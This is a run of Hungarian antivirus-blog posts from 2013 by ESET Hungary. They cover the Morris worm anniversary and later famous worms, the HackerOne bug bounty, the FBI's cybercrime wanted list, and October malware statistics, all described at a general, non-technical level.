Zárásképpen egy kérdést teszünk fel az olvasóinknak a "ne legyünk szakbarbárok" elv jegyében :-) és tiszteletben tartásával, Einstein is azt mondta, kell a széles látókör, a művészetek, nem szabad sajnálni az időt egyébre, ő például még hegedült is. Szóval az etikus hackerek körében lehet ismertebb a Nessus nevű sérülékenység kereső-felderítő alkalmazás. Kommentben lehet válaszolni arra, hogy eredetileg ki volt Nessus és miről volt híres a monda szerint? A Google nélküli megoldások számítanak valódi és sportszerű próbálkozásnak ;-), jutalma pedig a korántsem elhanyagolható erkölcsi elismerés lesz.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- 2014 az internetes adatvédelemről szól majd
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5605931

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Online Távmunkás · http://onlinetavmunka.blog.hu 2013.10.30. 15:18:45

A hamis PayPal-os e-mailek annyira gyakoriak, hogy a Google már 1-2 éve a spam folderbe pakolja a legtöbb PayPal levelet, ami nem vásárlást vagy utalást igazol vissza. Ez igaz a továbbított PayPal levelekre is.



doggfather · http://apengeele.blog.hu/ 2013.10.30. 15:42:33

már évekkel ezelőtt is kaptam ilyen hamis paypal leveleket.

Zsencike 2013.10.30. 17:14:25

Nessus kentaur volt, akit Heraklész megölt, ám féltékeny neje az ingét belemártotta Nessus vérébe, ráadta Heraklészra, aki a kínok kínját kiállva halt bele felesége tettébe. Innen a Nessus ing kifejezés, ami a halálig tartó gyötrő érzést, gondolatot jelképezi.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.10.30. 18:29:13

Szia Zsencike!

Köszönjük szépen a helyes megoldást :-), egyik gyerekkori kedvenc könyv volt a Görög regék és mondák.


Ha egyszer találkozunk egy valamikori IT konferencia környékén, vendégem vagy egy sör/kávé/kóla közül valamire.

Negyedszázados a számítógépes féreg


2013.11.05. 12:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: worm éves 25 morris féreg blaster loveletter sircam codered

Tortát nem sütünk, gyertyát sem gyújtunk, de **azért egy kicsit emlékezünk. Worm, azaz magyarul féreg - írja a tudástár, és mellékeli a részletes leírást is, aminek ugye az a lényege, hogy nem egy másik fájlt fertőz meg, vagy fűzi hozzá magát, hanem egy az egyben a kártevő maga a rosszindulatú kód**. Ez jó abból a szempontból, hogy nem kell mentesíteni, és könnyen törölhető, ám azt is tudni kell, hogy az ilyen férgekből azóta sajnos rengeteg keletkezett, rendkívül gyorsan képesek sebezhetőséget tartalmazó hálózatokon terjedni, és ehhez többnyire még a felhasználó beavatkozása sem szükséges.



A számítógépes terminológia szerint a férgek a vírusok egy olyan részhalmaza, amelyeknek bár megvan a képességük önmaguk sokszorosítására, a fertőzéshez hordozó gazdaprogramot (host file) nem igényelnek. Ahogy a vírusok programokat fertőznek meg, úgy a férgek rendszereket árasztanak el. A féreg rendszerint **gondoskodik arról, hogy minden rendszerindításkor lefuthasson**, ezt az Indító Pult (Startup Folder) vagy a rendszerleíró adatbázis (Registry) bejegyzések manipulálásával éri el. A klasszikus férgeket **detektálás után általában sokkal könnyebb eltávolítani**, mint a vírusokat, mert nem fertőznek meg fájlokat, hanem egyszerűen törölhetőek.




És akkor jöjjön a visszaemlékezés, azért gyűltünk itt ma össze, hogy a kezdeti, 25 évvel ezelőtti Morris-wormról említést tegyünk, de emellett szóba kerül majd néhány további utód is. 1988. november - az ős-internet legjelentősebb támadásának története Robert T. azaz Tappan Morris nevéhez fűződik, az incidens napokra lebénította a világhálót. A Morris-féreg többfajta rést is kihasznált, amelyek ugyan régóta ismertek voltak, de azt **akkor még senki nem gondolta volna, hogy éppen ezek révén történhet majd egy új fertőzés**. A finger, sendmail, valamint rsh utasításokat használta ki és azt, hogy a hálózatban szereplő gépek döntő többségén szerepelnek ezek a programok, illetve hogy a gépek megbíznak egymásban. Egy programozási hiba lehetővé tette, hogy **a féreg puffertúlcsordulásos támadást hajtson végre, amelynek alkalmazása után tetszőleges programot, illetve parancsot végre tudjon hajtatni a kompromittált számítógépen.**



További érdekesség volt, hogy egy több száz szavas szótárt is tartalmazott a féreg, amely arra szolgált, hogy ha a biztonsági résen keresztül mégsem sikerülne bejutnia, úgy a felhasználónév-jelszó páros ellen intézhessen támadást. Sikeres bejutás esetén aztán lefordította saját forráskódját – rendszergazdai jogokkal ezt megtehette –, és ezzel a rendszerek közti inkompatibilitási gondoknak is elejét vette. **A Morris-worm megjelenése komoly tanulság volt az akkoriban a gépeiket még meglehetősen biztonságban tudó rendszergazdáknak, és nemcsak a megfelelően erős jelszó választására, hanem a biztonsági hibák nem halogatott, azonnali kijavítására is serkentett.** Később aztán jöttek az újabb férgek, eleinte a híresebbek, aztán már folyamatosan és tömegesen áramlottak. A kezdeti híreseket még érdemes azért csokorba gyűjteni. Például **2000. májusában volt szerencsénk a Loveletterhez**, amikor is I LOVE YOU tárgyú levelet kaphattunk, amely egy LOVE-LETTER-FOR-YOU.TXT.vbs melléklet is tartozott. A VBScriptben írt féreg futótűzszerűen terjedt, mivel a megfertőzött gépeken megkereste az Outlook címjegyzékét, és az itt talált címekre azonnal továbbküldte magát. A Loveletter kivételes eset volt abból a szempontból, hogy **szerzőjét, Onel Guzmant sikerült beazonosítani és elfogni, mégis megúszta a büntetést, mert akkoriban még nem létezett ilyen helyzetekre jogszabály**.



2001. júliusában jelentkezett SirCam internetes féreg az egész világon elterjedt és bizonyítottan az egyik leggyakoribb károkozó programmá vált. A SirCam **a fertőzött gép merevlemezén található dokumentumokból küldött el véletlenszerűen egyet a vírussal együtt tovább különböző címekre**. Egy évvel később, **2002-ben pedig a Vörös kód, avagy CodeRed féreg** hívta fel magára a figyelmet. Ez Microsoft IIS-szervereken terjedt, és ami igazán különlegessé tette, az az volt, hogy a **kódja kizárólag a fertőzött szervergépek memóriájában** terjedt. 2003. januárját az SQL.Slammer "dobta fel", hiszen akik korábban úgy könyvelték el, hogy csak futtatható állományokban vagy boot szektorban lehetnek vírusproblémák, nagyot csalódtak. **A Microsoft SQL szervereket támadó Slammer (vagy más néven Zaphire) féreg a nem frissített rendszerekben található biztonsági rést használta ki**,és egy elemző cég későbbi jelentése szerint a megfertőződött SQL-szerverek 90 százaléka már a járvány első tíz percében áldozatul esett.



Volt még 2003. júliusában Lovesan, vagy **másnéven MSBlast, Blaster is, amely felejthetetlen módon a DCOM RPC (Remote Procedure Call) sebezhetőség kihasználásával munka közben rendszeresen újraindította vagy lefagyasztotta a Windowsos**

gépeket. Végül nem maradhat ki **a Conficker féreg sem, amely még mostanában is előkelő helyen szerepel** a különféle antivírus cégek havi toplistáján. Állítólag a féreg első változata nem fertőzte meg a gépet, ha ukrán billentyűzetkiosztást talált.



Egyébként Robert Tappan Morrisról még egy érdekességet érdemes megemlíteni így az idő távlatából: **a szintén Robert nevű apuka akkoriban éppen az NSA-nak dolgozott**. Végezetül próbálkozzunk valamiféle tanulságlevonással, mit tanulhatunk mindebből? Nem csak azt, hogy az alternatív platformok, például a Linuxok esetében is jelentkezhetnek kártevők, **hanem azt is, hogy a sokszor félvállról kezelt jelszóválasztás is mennyire mélyen összefügg a biztonságunkkal**. A különféle antivírus cégek havi toplistáján a Conficker féreg azóta is előkelő helyen szerepel, és ennek többek közt a fertőzéseket segítő Autorun funkció és a be nem foltozott Windows rendszerek sokasága mellett a gyenge adminisztrátori jelszó választása is hozzáteszi a magáét. És persze ne felejtkezzünk el arról sem, hová fejlődtek a férgek, például a célzottan erőművi rendszrekre fejlesztett Stuxnet! **Szóval ha nem is Happy, de azért mindenképpen egy jelentőségteljes Birthday ez :-)**

Tetszik 4 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Beváltake a 2013-as jóslatok?
- Spammelés antivírus cégek nevében
- A CryptoLocker esete a rendőrséggel
- Elhunyt Szőr Péter
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5616047

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A Facebook és a Microsoft együtt keresik a hibákat

2013.11.07. 13:26 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: microsoft hiba facebook jutalom sebezhetőség bounty

Közösen hoztak létre egy olyan weboldalt, amin a szoftversebezhetőségek megtalálóinak fizetnének, természetesen csak a kritikus hibák játszanak. A HackerOne elnevezésű oldal már él, és különféle területeken - például PHP, Ruby vagy OpenSSL témákban - **várják az új, korábban semmilyen formában nem dokumentált, nem jelentett sérülékenységek részletes ismertetését**.



A projekt keretében a kulcsfontosságú technológiákban **akarják megtalálni a biztonsági problémákat**, mint például a PHP, OpenSSL vagy az Apache. A felajánlott pénz jutalmak 300 és 5000 USD között mozognak a frissen felfedezett sebezhetőség súlyosságának mértékétől függően. "Bár alapvetően valóban konkurens cégekről van szó, ám **a biztonsággal foglalkozó szervezeteink viszont nem versenytársaik egymásnak, hiszen mindannyian a rosszfiúk ellen harcolunk**" - nyilatkozta magyarázatképpen a Reutersnek Alex Rice, a Facebook biztonsági csapatának vezetője.



A Facebooknak egyébként épp a közelmúltban volt egy kellemetlen ügye, amikor figyelmen kívül hagyták egy súlyos hiba palesztin felfedezőjének a bejelentését, mondván: ez nem hiba, nem kaphatja meg az 500 dollárt. **Az IT szakember ekkor Zuckerberg falára posztolva próbálta megvédeni igazát, mire aztán nem csak hogy nem fizettek neki, de azonnal le is tiltották a hozzáférését.**



Összességében a Microsoft hivatalosan eddig már 128 ezer dollárt fizetett a különféle biztonsági hibák megtalálóinak, beleértve azt a James Forshaw által felfedezett és demonstrált sebezhetőséget is, amelyet a Windows 8.1 rendszerben talált, és ezért 100 ezer dollár kapott.



A brit illetőségű biztonsági kutató egy kritikusnak minősített hibáért kapta meg ezt a jelentős összeget, állítása szerint az ezzel kapcsolatos első bejelentésétől kezdve körülbelül két hétig dolgozott rajta részletesebben. **A 34 éves Londonban élő Forshaw már igazi veteránnak számít ezen a területen, több mint tíz éve vadászik szoftverhibákra**, és az Internet Explorerben talált sebezhetőségekért korábban kapott már kisebb összegű jutalmakat.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Egy Skype támadás margójára
- Spammelés antivírus cégek nevében
- Újabb URL ellenőrző motor a VirusTotalon
- Öt új kiberbűnözői név az FBI listáján
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5619347

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Öt új kiberbűnözői név az FBI listáján

2013.11.11. 16:47 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: lista fbi hamis antivírus bűnözők scareware körözési

Frissítette a Szövetségi Nyomozóiroda a keresetteket tartalmazó listáját, melynek élén most Alexsey Belan áll. Őt azzal vádolják, hogy három amerikai székhelyű vállalathoz hatolt be, és a számítógépes hálózatból **felhasználói adatokat lopott el, melyeket aztán értékesített. A listavezetőre kitűzött fejpénz így karácsony előtt kerek 100 ezer dollár.**



A második helyezett Peteris Sahurovs (50,000.- USD), aki **2 millió dollárt kaszált az átvert felhasználókon**. Módszere a hamis antivírus volt, melyet az állítólagos fertőzések megszüntetésére akciósan 49.95 dollárért árusított. Ő itt ugye már a második, aki pánik programokkal élősködött rajtunk, ugorhatunk is a harmadik helyre. Ott Artem Semenovot (50,000.- USD) találjuk, aki viszont a pénzek kelet-európai tisztára mosásában jeleskedett, és **a klasszikus öszvér (money mule) toborzást intézte.**



A modell úgy működik, hogy jól fizető könnyű otthoni munkavégzésre hirdetnek állásokat "pénzügyi asszisztens" vagy "pénzügyi igazgató" néven. Valódi feladatuk azonban a saját bankszámlájukra érkező kétes összeg továbbutalása lesz, aminek fejében egy csekély százalékot megtarthatnak ugyan, ám könnyen lebukhatnak és pénzmosás miatt elítélhetik őket.



A negyedik és ötödik helyezett indiai és svéd "úriember" tulajdonképpen bűntársak, a napjainkban annyira divatos és ők is a scareware bizniszben utaztak. Shaileshkumar P. Jain és Bjorn P. Sundin, akik együtt érnek 40 ezer amerikai dollárt, 2006. december és 2008 októberek között tettek fel valós cégek nevével visszaélve hamis hirdetéseket legális weboldalakra, amelyek segítségével a felhasználókat megijesztve, vásárlásra akarták ösztönözni. **60 országba több mint egymillió hamis antivírust értékesítettek, és ezzel mintegy 100 millió dolláros kárt okoztak.**



Ez a módszer manapság annyira elterjedt, hogy okostelefonon már magyarul is könnyen belefuthatunk. Nem régen írtunk is egy Androidon jelentkező, magyar nyelvű hamis antivírus átverésről, ahol ha valaki gyanútlanul rákattint a reklámablak "igen, futtassuk a keresést" gombjára, **egy szinte lemondhatatlan emelt díjas szolgáltatásra iratkozik fel, ahol akár 15-20 ezer forintot is felszámolnak az ilyen "szolgáltatásért" havonta.**



A körözési lista **kibővítése a kiberbűnözéssel vádolt friss gyanúsítottakkal arról árulkodik, hogy az FBI látványos erőfeszítéseket próbál tenni** az ezen a területen történő bűncselekmények hatékonyabb visszaszorítása érdekében.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kisokos a Cryptolocker kártevő ellen
- Spammelés antivírus cégek nevében
- Elhunyt Szőr Péter
- A Facebook és a Microsoft együtt keresik a hibákat
- Hacktivity MMXIII - második nap

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5627047

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Negyedszázados férgek - októberi adatok

2013.11.13. 15:49 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika adatok nod32 október havi threatsense vírusstatisztika 2013.

Az első féreg 1988-ban jelent meg, ez volt a hírhedt Morris-worm, és az akkori incidens napokra lebénította a világhálót, erről a 25 éves évfordulóról egy külön posztban is megemlékeztünk. Sokféle nevezetes féregprogram tűnt fel aztán azóta is, például a Loveletter, SirCam, a gépeket újraindítgató Blaster, Slammer vagy más néven Zaphire, sőt a Stuxnet is. **Október havi listánkon ezúttal három féreg képviselteti magát.**




Az eredményeket áttekintve **továbbra is a mentési állományokat veszélyeztető Win32/Bundpill féreg vezeti** a víruslistát. A Conficker féreg a hetedik helyen található, itt földrajzi térségenként változó mértékben észlelték a jelenlétét. **Tulajdonképpen alacsony aktivitással évek óta mindenhol felbukkan még, ám az utóbbi időszakban Dél-Amerikában, illetve Mongólia, Üzbegisztán, Kazahsztán területén jelentkezett kiemelt intenzitással a legfrissebb észlelelések tanúsága szerint.**

Nagy változások tulajdonképpen nem történtek ebben a hónapban, mindössze a Win32/TrojanDownloader.Small feltűnése jelenthet némi mozgást a listánkon. Ez egy olyan trójai, amelynek fő célja további kártékony kódokat letölteni az internetről a fertőzött számítógépre. Maga a kártevő tartalmaz ehhez egy fix URL címet, ahonnan a kártékony EXE állomány letöltését próbálja meg elvégezni. **A kártevőcsalád legelső változatai már 2005 óta ismertek, de azóta is folyamatosan jelennek meg belőle újabb és újabb verziók, ezúttal már a három betűvel jelölt .AAB alváltozatnál tartanak a kártevőelemzők.**



Az ESET Global Trends Report e havi kiadásában a bankok nevében érkező adathalász próbálkozásokra figyelmeztetnek. Sokszor tapasztalható, hogy **a levelek látszólagos feladói még arra sem veszik a fáradságot, hogy valamilyen épkézláb, hivatalosnak tűnő emailcímről küldjék** az e-mailjeiket. Így a gondosabb csalók azért próbálnak "info@lloydsbank.mobi", "onlineservice@nationwide.com" vagy "secure@lloydsbank.mobi" feladót feltüntetni, a pancserebbek Yahoo, Hotmail vagy Gmail címről indítják phishing kampányaikat. A levelekben aztán már több fantázia van, például elnézést kérnek egy állítólagos sikertelen utalás miatt, amelyet azonban kijavíthatunk a mellékelt linkre kattintva. De - és ez inkább az angol nyelvterületekre jellemzőbb - **az aktuális adó-visszatérítéshez akarnak valamilyen mondvacsinált kamuszervezet nevében segítséget nyújtani - persze ehhez minden személyes adatunkat bekérnék**. Bankolni, hivatalos ügyeket intézni továbbra is csak a kézzel begépelt URL-ről vagy a könyvjelzőnkből előhívott oldalról belépve érdemes elvégezni,

és sohasem kéretlen levelek linkjein keresztül.




Októberi fontosabb blogposztjaink közül elsőként azt a bejegyzést érdemes említeni, amely az ESET Global Trends Reportjához hasonlóan az adathalászat témájával foglalkozott. Az Anti-Phishing Working Group legutóbbi összefoglalója rávilágított arra, hogy újabban a kéretlen levelek egynegyede, 27%-a már valamilyen feltört szerverről érkezik, és ez mindenesetre felveti a szerverek erőteljesebb védelmének szükségességét. Sajnos ezzel együtt az is igen gyakori, hogy mindezt az üzemeltetők maguktól nem is veszik észre, hanem csak konkrét ügyfél panaszok nyomán kezdenek el egyáltalán vizsgálódni.



Igen fontos és megkerülhetetlen téma a gyermekek számítógépes biztonsága. Sajnos a tapasztalatok azt mutatják, az internetes zaklatások nem csak külföldön, de idehaza is roppant gyakoriak, így **minden szereplőnek meg kell tanulnia, hogyan viselkedjen ilyen helyzetekben, illetve hogyan segítsünk, ha valaki az úgynevezett cyberbully áldozatává válik.**




Az okoseszközökön folyamatosan újabb és újabb átveréseket eszelnek ki, legutóbb egy kéretlen hirdetés formájában jelentkező olyan hamis antivírusról számoltunk be, ahol ha valaki lenyomja az "OK" gombot a futtassunk egy keresését a mobilon linkre, egy szinte lemondhatatlan emelt díjas szolgáltatásra iratkozik fel, ahol **akár 15-20 ezer forintot is felszámolnak az ilyen "szolgáltatásért" havonta**.



További két érdekességet is megemlítünk még. Aki olvasott az AutoCAD rajzokat lopó tavaly nyáron megjelent kártevőről, az még emlékezhet arra, hogy éppen az ESET kutatói nyújtottak ebben segítséget és leplezték le az ACAD/Medre férget. Most arról olvashatunk, hogy a mérnöki tervezőprogramot fejlesztő **AutoDesk milyen védelmi intézkedéseket épített a javított, illetve azóta megjelent vadonatúj AutoCAD verziókba.**



Végül azt is megírtuk, hogy a számítógépes biztonság túlmutat a noteszgépünk, tabletünk vagy okostelefonunk védelmén, hiszen egyre több másfajta eszköz tartalmaz már számítógépes vezérlést, illetve internetes hálózati kapcsolatot. Ennek kapcsán lehet hír, hogy a korábbi amerikai alelnök, Dick Cheney pacemakerében az orvosok azért tiltották le a vezeték nélküli képességeket, hogy **ezzel kiküszöböljék egy lehetséges gyilkossági kísérlet veszélyét.**



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2013. októberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 18.84%-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag, illetve az antivirusblog.hu oldalán.

1. Win32/Bundpill féreg
Elterjedtsége az októberi fertőzések között: 3.69%

Működés: A Win32/Bundpill féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a


megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. □alódi károkozásra is képes, a meghajtóinkról az □exe, □vbs, □pif, □cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

2. INF/Autorun vírus
Elterjedtsége az októberi fertőzések között: 2.08%

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

3. Win32/Sality vírus
Elterjedtsége az októberi fertőzések között: 2.05%


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.virusradar.com/Win32_Sality.NAR/description

4. HTML/Iframe.B.Gen vírus
Elterjedtsége az októberi fertőzések között: 1.78%


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

5. HTML/ScrInject trójai
Elterjedtsége az októberi fertőzések között: 1.73%

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

6. Win32/Dorkbot féreg
Elterjedtsége az októberi fertőzések között: 1.52%

